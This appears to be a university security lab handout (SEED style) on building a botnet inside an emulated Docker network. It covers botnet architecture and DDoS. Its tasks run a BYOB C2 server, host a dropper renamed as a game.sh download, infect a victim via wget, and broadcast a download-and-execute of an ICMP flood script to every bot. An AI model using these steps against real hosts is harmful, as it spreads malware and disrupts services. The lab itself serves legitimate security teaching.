**SEED LAB: Build Your Own Botnet**

[Introduction to Botnet](#_pdvv6kysaef) **2**

[Botnet Architecture (Advanced Level only)](#_z685gh39g8rp) 2

[Botnet Goals](#_wdwjxnav97ex) 3

[Botnet Infection](#_tekfxugfxqh0) 4

[Botnet DDoS](#_j4bb9jm6ki8r) 4

[Botnet Mitigation / Detection](#_yx7lgf77m8uu) 5

[**Lab requirements**](#_ti32lt26erka) **5**

[Task 1: Setting up the environment](#_7ma9bddiykk1) **6**

[Task 2: Deploying Basic Botnet](#_tfj4wwjhnxh4) **7**

[Task 3: Setting up C2 server and spread malware](#_5vaic5515nbv) **9**

[Task 4: Victim infection](#_v0o2ol3edwi0) **13**

[Task 5: DDoS attack via Botnet](#_hm1gqpahlctq) **15**

## 

## 


## **Introduction to Botnet**

The term *botnet* is derived from the words *robot* and *network*. A *bot*, in this case, is a device infected by malicious code, which then becomes part of a network, or *net*, of infected machines all controlled by a single attacker or attack group.

### **Botnet Architecture (Advanced Level only)**

There are two existing botnet architectures: Command and Control (C&C) and Peer-to-Peer (P2P).

* A C&C botnet is a centralized botnet consisting of bots and a control entity. Most existing botnets utilize this architecture. The machine/people (also known as *botmasters*) that are controlling a botnet will select a machine to be the central node, usually a server with high bandwidth. Note the botmastercan be a different machine as to the central node. Newly infected bot will contact the central node to register themselves into the botnet. Existing bots will also check-in periodically with the central node and wait for commands from the central node. The advantages of a C&C botnet is its scalability that allows a central node to control thousands of bots. A common C&C botnet can easily control 1000 bots at a time. However, C&C botnets are prone to a single point of failure and newer botnets are shifting towards P2P architecture.




* P2P botnet architecture is more resilient to network failure, providing backup in the event where the commanding machine is taken down. However, current P2P botnets have size constraints - they only support small groups of bots ranging from 10 - 50. Second, bots face trouble communicating and coordinating attacks as there is no clear hierarchy in the network. Nevertheless, botnet developers are leaning towards P2P botnets as the efforts of authority in taking down botnets rises in recent years.

### **Botnet Goals**

The objective of creating a botnet is to infect as many connected devices as possible and to use the large-scale computing power and functionality of those devices for automated tasks that generally remain hidden from the users of the devices. For example, an ad fraud botnet infects a user's PC with malicious software that uses the system's web browsers to divert fraudulent traffic to certain online advertisements. However, to stay concealed, the botnet won't take complete control of the operating system (OS) or the web browser, which would alert the user. Instead, the botnet may use a small portion of the browser's processes, often running in the background, to send a barely noticeable amount of traffic from the infected device to the targeted ads. Note that bot malware can not only infect computers, but also Internet of Things (IoT) devices like the Alexa voice control device.

### **Botnet Infection**

The botnet malware typically looks for devices with certain vulnerabilities across the internet, rather than targeting specific individuals, companies, or industries. Hackers may infect victims via Trojan malware (which disguises itself as something harmless or legit), by exploiting existing vulnerabilities on devices, or with phishing attacks that trick victims into installing the malware.



### **Botnet DDoS**

A Distributed Denial-of-Service (DDoS) attack is a malicious attempt to disrupt the normal network traffic of a targeted server, service, or network by overwhelming the target or its surrounding infrastructure with a flood of internet traffic. Today, an average web server can handle 1000 requests per seconds (RPS). Larger organizations will have multiple web servers and a load balancer that can distribute their traffic equally to their web servers. As one can imagine, spamming HTTP requests using a single personal computer to a web server can hardly interrupt the network. However, using a botnet, one can send thousands of HTTP requests at the same time from hundreds of thousands of hosts/bots to a single web server. This will slow down the network and cause disruption as the web server could not handle that much request at the same time.

### **Botnet Mitigation / Detection**

## **Lab requirements**

* Ubuntu 20.04 Machine

####### For Entry Level ########### (Have fundamental Linux skills)

=> Let the user/student feel more involved while working on the lab

=> Most of the command were fundamental simple Linux commands

## 

## **Task 1: Setting up the environment**

In this task, students will set up the lab environment, including updating packages to meet prerequisites and downloading lab setup files from github.

1. Check for prerequisite

* apt-get update & upgrade
* Check if python3 installed
* Check if docker installed
  + Use the command sudo apt install docker.io to install docker
  + Use the command docker –-version to confirm the installation

1. Download the entire lab folder from github.

* Use the command git clone https://github.com/path/to/file.git

1. Add seedemu module to PYTHONPATH.

* Use the command source development.env under the project **root directory**.
* ***Tips:*** Root directory = /home/<username>/seed-emulator

## 

## **Task 2: Deploying Basic Botnet**

In this task, students will deploy the seed emulator to set up the nano-internet along with the botnet structure. After the deployment, students can see the visualized nano-internet from Web-GUI.

1. Navigate to the Botnet Lab directory

* ***Tips:*** Use the ls command to list the directory content and the cd command to switch directories.

1. Run the Botnet\_Lab python file.

* Use the command python3 <filename>
* The python file will generate a bunch of docker component files in a new directory named Testoutput.

1. Bring up the emulated nano-internet


* Navigate to the Testoutput directory, and
* Use the command docker-compose build && docker-compose up

1. Bring up the Web GUI of the emulated nano-internet

* Navigate to ~/seed-emulator/client
* Use the command docker-compose build && docker-compose up
* It will bring up a web server hosting the visualized nano-internet, where we can access each machine in the emulated internet.

1. On web browser, navigate to the http://localhost:8080/map.html
2. Below is the screenshot of what you should see on the webpage.

* The end of each branch is an end host, which is represented as a hexagon
* Each end host is labeled with their corresponding name.
* To access each machine, click on the one you wish to access, and then click the Launch console action in the right-hand side window.



## 

## 

## 

## **Task 3: Setting up C2 server and spread malware**


**Context:** The deployed nano-internet infrastructure already had a C2 server and several bots in it. Suppose we already control several robots in nano-internet and will set up a web server. Web servers ostensibly serving free bash shell games are actually spreading bot malware

In this task, students will bring up the Command & Control Server and establish connections with the bots already in the nano-internet. In addition, the student will need to modify a web server to set up a web page for downloadable items, which will be disguised malware.


**C2 Server - c2\_server machine**

1. Bring up the C2 Server

* On c2\_server machine, launch console and navigate to /tmp/byob/byob
* Use the command python3 server.py --port 445 to bring up the C2 server




1. Confirm the connection session of the bot client to the C2 server
   * Two bot client connection session should be shown soon after you bring up the C2 server
   * The command sessions can be used to check all the current established connection sessions with bots.
   * ***Tips*:** Use help to check more on byob command utilities.



**Web Server - 150/web machine**

# For the Advanced level group, they should modify the byob\_client\_dropper\_runner.sh file first to fill in the blank in the code. To fill out which IP address is the server and at which port to connect.

1. Construct a new directory in the web structure for downloadable items.
   * Create a directory under /var/www/html named downloads
   * ***Tips***: use the command mkdir to create new directories.
2. Add malicious files onto the web page for downloadable items
   * There are 3 files preloaded into the web server (**150/web**) in /tmp directory
   * Use the command mv /tmp/byob\_client\_dropper\_runner.sh /var/www/html/downloads/game.sh to move the malicious payload and rename it to disguise as a legit game file.
   * Use the command mv /tmp/ddos.py /var/www/html/downloads/ddos.py to move the ddos attack file, which will later be downloaded by bots to execute and attack.
   * ***Tips***: mv command is used to move one file from one place to another and rename the file.



1. Modify Nginx Web server configuration file to add the downloads directory into its web structure.
   * Open the file /tmp/default, copy the following section in the file

location /downloads {

autoindex on;


autoindex\_exact\_size on;

add\_header Content-disposition "attachment";


default\_type application/octet-stream;

}

* + Navigate to /etc/nginx/sites-enabled, and paste the above section in the default file there.



1. Restart the Nginx Web Server using the command service nginx restart
   * ***Tips***: Restart the service to load/deploy the new configuration




## 

## **Task 4: Victim infection**


In this task, you will pretend to be the victim, who wants to play games on his/her machine. And you will go download the game file from the web server and run it. When you run the malicious game file, the victim machine will establish connection with the C2 server and join the botnet. 150/test machine will be the victim machine of bot malware infection in this lab.

1. On 150/test machine, download the game file from website

* Use the command wget http://<web150 server IP address>/downloads/game.sh to download the game file.



1. Run the game file
   * Use the command chmod +x game.sh to make the game file executable
   * Use the command ./game.sh to run the file
   * After running the file, a Tic Tac Toe game should appear as this is a legitimate clean game file.
   * However, if you check on the terminal console of c2\_server machine, you should see that the victim machine test is connected to the server.






## 

## **Task 5: DDoS attack via Botnet**

In this task, you will be the bot master role and command all bots to download the DDoS attack script then execute to attack a victim in the network. The DDoS script is to send multiple large volumes of ICMP packets to the victim to overwhelm it.

1. Command all bots to download the DDoS attack script

* On c2\_server machine, use the command broadcast wget http://<web150 server IP address>/downloads/ddos.py > /tmp/ddos.py to download the ddos attack file
* After the execution of the command, you should see the output showing that the ddos.py file is stored in the /tmp folder with a random name starting with tmp on each bot.



1. Command all bots to execute the DDoS attack against a victim

* On c2\_server machine, use the command broadcast python3 /tmp/tmp\* <victim IP address> <num of packet you wish to send> to execute the attack from all bots
* After the execution, navigate to your victim machine and enter the command netstat -ps ICMP to check how the volume of the traffic it has just handled to confirm the attack.

